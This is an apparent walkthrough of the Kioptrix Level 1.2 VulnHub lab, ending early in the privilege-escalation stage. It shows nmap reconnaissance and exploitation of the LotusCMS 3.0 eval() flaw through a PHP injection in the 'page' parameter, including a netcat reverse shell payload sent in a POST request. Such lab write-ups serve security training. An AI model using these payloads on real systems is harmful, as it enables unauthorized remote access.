KIOPTRIX: LEVEL 1.2 WALKTHROUGH

By: Mahlon Pope

1 Table of Contents

1. Box Description

Description: "As with the other two, this challenge is geared towards the beginner. It is however different. Added a few more steps and a new skill set is required. Still being the realm of the beginner I must add. The same as the others, there's more then one way to "pwn" this one. There's easy and not so easy. Remember… the sense of "easy" or "difficult" is always relative to ones own skill level. I never said these things were exceptionally hard or difficult, but we all need to start somewhere. And let me tell you, making these vulnerable VMs is not as easy as it looks…"


Difficulty: Easy

Link: https://www.vulnhub.com/entry/kioptrix-level-12-3,24/

2. Tools

Tool	Purpose
Nmap	Network scanning
Burpsuite	Modify and send HTTP requests
Kali Linux	An operating system which is specifically designed for penetration testing.
Netcat	Remote shell access
Crackstation.net	Hashed password cracker

3. METHODOLOGY



1. **Reconnaissance**: The attacker gathers information about the network infrastructure and systems.

1.1. **Network scanning:** Network scanning is when the tester interacts with the target by scanning their IP address to identify live ports. This process aims to enumerate live ports, thereby enabling the tester to uncover details such as service versions and machine names.

1.2. **Vulnerability identification:** Using online resources, scanning tools and the Common Vulnerability Entry database to locate potential vulnerabilities for the services found in the previous step.

2. **Exploitation**: Exploiting vulnerabilities in the user's system to gain a foothold.

2.1. **SQLi:** SQLi (SQL injection) is a type of cyber-attack where malicious SQL code is injected into a vulnerable application's database query, allowing unauthorized access, data manipulation, or data extraction. In this case, the SQL statement was inserted into the URL of the target's web application to gain remote access.

2.2. **Remote Command Execution:** RCE is a cyber-attack method that enables an attacker to execute arbitrary commands on a remote system, granting them unauthorized control. RCE was achieved by sending a reverse shell to the target machine via the vulnerable Lotus CMS login portal.


3. **Privilege escalation:** Privilege escalation is the process of gaining higher levels of access or permissions within a system or network, beyond what is originally granted. It involves exploiting vulnerabilities or misconfigurations to elevate privileges and gain unauthorized control. In this instance, the login credential for a developer account were found in a configuration file and the sudoers file could be edited to provide sudo privileges to non-root users.

4. Walkthrough

4.1 Reconnaissance

1. The netdiscover command reveals the IP address of the target machine to be 10.0.2.17.

command: sudo netdiscover 10.0.2.0/24 -i eth0




```
Currently scanning: Finished!   |   Screen View: Unique Hosts

4 Captured ARP Req/Rep packets, from 4 hosts.   Total size: 240
_____________________________________________________________________________
  IP            At MAC Address     Count     Len  MAC Vendor / Hostname
-----------------------------------------------------------------------------
10.0.2.1        52:54:00:12:35:00      1      60  Unknown vendor
10.0.2.2        52:54:00:12:35:00      1      60  Unknown vendor
10.0.2.3        08:00:27:49:dc:15      1      60  PCS Systemtechnik GmbH
10.0.2.17       08:00:27:8a:76:3f      1      60  PCS Systemtechnik GmbH
```

Figure 4.1.1: Results of netdiscover scan

2. The target network is then scanned using the network scanning tool Nmap. The scan reveals two open ports. OpenSSH is open on port 22, and an Apache web server is running on port 80.


command: nmap -sV -sT -p- 10.0.2.17



```
┌──(kali㉿kali)-[~]
└─$ nmap -sT -sV -A -p- 10.0.2.17
Starting Nmap 7.94 ( https://nmap.org ) at 2023-09-29 19:33 EDT
Nmap scan report for kioptrix3.com (10.0.2.17)
Host is up (0.00021s latency).
Not shown: 65533 closed tcp ports (conn-refused)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 4.7p1 Debian 8ubuntu1.2 (protocol 2.0)
| ssh-hostkey:
|   1024 30:e3:f6:dc:2e:22:5d:17:ac:46:02:39:ad:71:cb:49 (DSA)
|_  2048 9a:82:e6:96:e4:7e:d6:a6:d7:45:44:cb:19:aa:ec:dd (RSA)
80/tcp open  http    Apache httpd 2.2.8 ((Ubuntu) PHP/5.2.4-2ubuntu5.6 with Suhosin-Patch)
| http-cookie-flags:
|   /:
|     PHPSESSID:
|_      httponly flag not set
|_http-title: Ligoat Security - Got Goat? Security ...
|_http-server-header: Apache/2.2.8 (Ubuntu) PHP/5.2.4-2ubuntu5.6 with Suhosin-Patch
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.62 seconds
```

Figure 4.1.2: Results of nmap scan on IP address 10.0.2.16

3. The web server runs three pages: a home page, a blog page, and a login page.



Ligoat Security

Got Goat? Security ...

Got Goat? Security ...


We've revamped our website for the new release of the new gallery CMS we made. We are geared towards security...

We are so full of ourselves, we've put this on our dev-servers just to show how serious we are. Visit our blog section for more information on our new gallery system.

Or cut to the chase and see it now!

© 2011 Ligoat Security

Figure 4.1.3: Homepage of Kioptrix3 website



Blog

New Gallery Online!

05 August 2010

We've just implemented our new state of the art Gallery.

So secure we are putting on our production server hosting our "FindUr Netbook Anywhere" code. This gallery application will be available for purchase soon at the introductory price of 99$(USD). If you want the source code, the price is schedualed to go for about 900$(USD).

So with no further a-do check it out

http://kioptrix3.com/gallery

Gallery is under GPLv2

—

Posted at 10:49 in Uncategorized | Comments (0)

New Lead Programmer!

05 August 2010

We've just hired a great new lead for our projects. He's 13 years old and fresh out of college. Besides being the #2 hacker, he's a wizard when it comes to coding.

Welcome loneferret! and don't forget to fill in your time sheet.
Posted at 10:49 in Uncategorized | Comments (0)

Archive

August 2010

© 2023 Ligoat Security

Figure 4.1.4: Blog page on Kioptrix3 website





Figure 4.1.5: Login portal hosted on Kioptrix 3 website

4.2 SQLi

4 Researching the LotusCMS login service reveals that it is vulnerable to Remote Command Execution (RCE). According to [rapid7.com]() “This module exploits a vulnerability found in Lotus CMS 3.0's Router() function. This is done by embedding PHP code in the 'page' parameter, allowing arbitrary code execution.”




LotusCMS 3.0 eval() Remote Command Execution

Disclosed	Created
03/03/2011	05/30/2018

Description

This module exploits a vulnerability found in Lotus CMS 3.0's Router() function. This is done by embedding PHP code in the 'page' parameter, which will be passed to a eval call, therefore allowing remote code execution. The module can either automatically pick up a 'page' parameter from the default page, or manually specify one in the URI option. To use the automatic method, please supply the URI with just a directory path, for example: "/lcms/". To manually configure one, you may do: "/lcms/somepath/index.php?page=index"

Figure 4.2.1: Description of Lotus CMS RCE vulnerability



Request

```
POST /index.php HTTP/1.1
Host: 10.0.2.17
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/115.0.5790.171
Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,i
mage/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=
0.7
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: 48

page=index');${print("Vulnerability+present")};#
```

Response

```
          <h1>
            Got Goat? Security ...
          </h1>
          <p>
            Got Goat? Security ...
          </p>
          <p>
            We've revamped our website for the new release of the
            new gallery CMS we made. We are geared towards
            security...
          </p>
          <p>
            We are so full of ourselves, we've put this on our
            dev-servers just to show how serious we are. Visit our
            blog section for more information on our new gallery
            system.
          </p>
          <p>
            Or cut to the chase and see it <a href="/gallery">
              now!
            </a>
          </p>

        </div>
      </div>
      <div id="footer">
        <p>
          <!-- Leaving in my name and website link will be greatly
          appreciated in return for offering you this template for
          free. Thanking you in advance. -->
          &copy; 2011 Ligoat Security
        </p>
      </div>
    </div>
  </body>
</html>
Vulnerability present
```

Body parameter

Name: page

Value: index');${print("Vulnerability+present")};#

Decoded from: URL encoding

index');${print("Vulnerability present")};#

Cancel | Apply changes


Figure 4.2.2: Burp suite repeater feature is used to send a modified post request to the target machine's web server.

5 Figure 4.2.2 displays the results of including a print statement in the page parameter. This reveals that inserting php code into the "page" parameter allows the tester to execute commands. In the screenshot, the tester successfully prints "Vulnerability present".

```
Post request: 10.0.2.17/index.php?page=index');${print("Vulnerability present") ")};#
```

6 Since it is now confirmed that the page parameter can be used for RCE, the next step is to insert a reverse shell using the system function. The command provided below uses a reverse shell to connect the host machine to the target machine.

```
Post request: 10.0.2.17/index.php?page=index');${system("nc -e /bin/bash 10.0.2.15
1234")};#
```




```
POST /index.php HTTP/1.1
Host: 10.0.2.17
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/115.0.5790.171
Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,i
mage/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=
0.7
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: 70

page=index');${system("nc -e /bin/bash 10.0.2.15 1234")};#
```

Figure 4.2.3: Reverse shell included in the POST request to the target machine's web server.

7 Opening up a netcat listener on the specified port "1234" provides remote access to the target machine.

Command: Nc – nlvp 1234




```
┌──(kali㉿kali)-[~]
└─$ nc -nlvp 1234
listening on [any] 1234 ...
connect to [10.0.2.15] from (UNKNOWN)
pwd
/home/www/kioptrix3.com
```

Figure 4.2.4: Netcat listener setup on port 1234 provides remote access to the target machine.

4.3 Privilege Escalation


1 The directory **/home/loneferret** stores a file called CompanyPolicy.README, which states that it is company policy to use the sudo ht command when reading, editing or viewing files. At this time we do not have enough privilege to execute sudo commands.



```
cat CompanyPolicy.README
Hello new employee,
It is company policy here to use our newly installed software for editing, creating and viewing files.
Please use the command 'sudo ht'.
Failure to do so will result in you immediate termination.

DG
CEO
```

Figure 4.3.1: Contents of CompanyPolicy.README

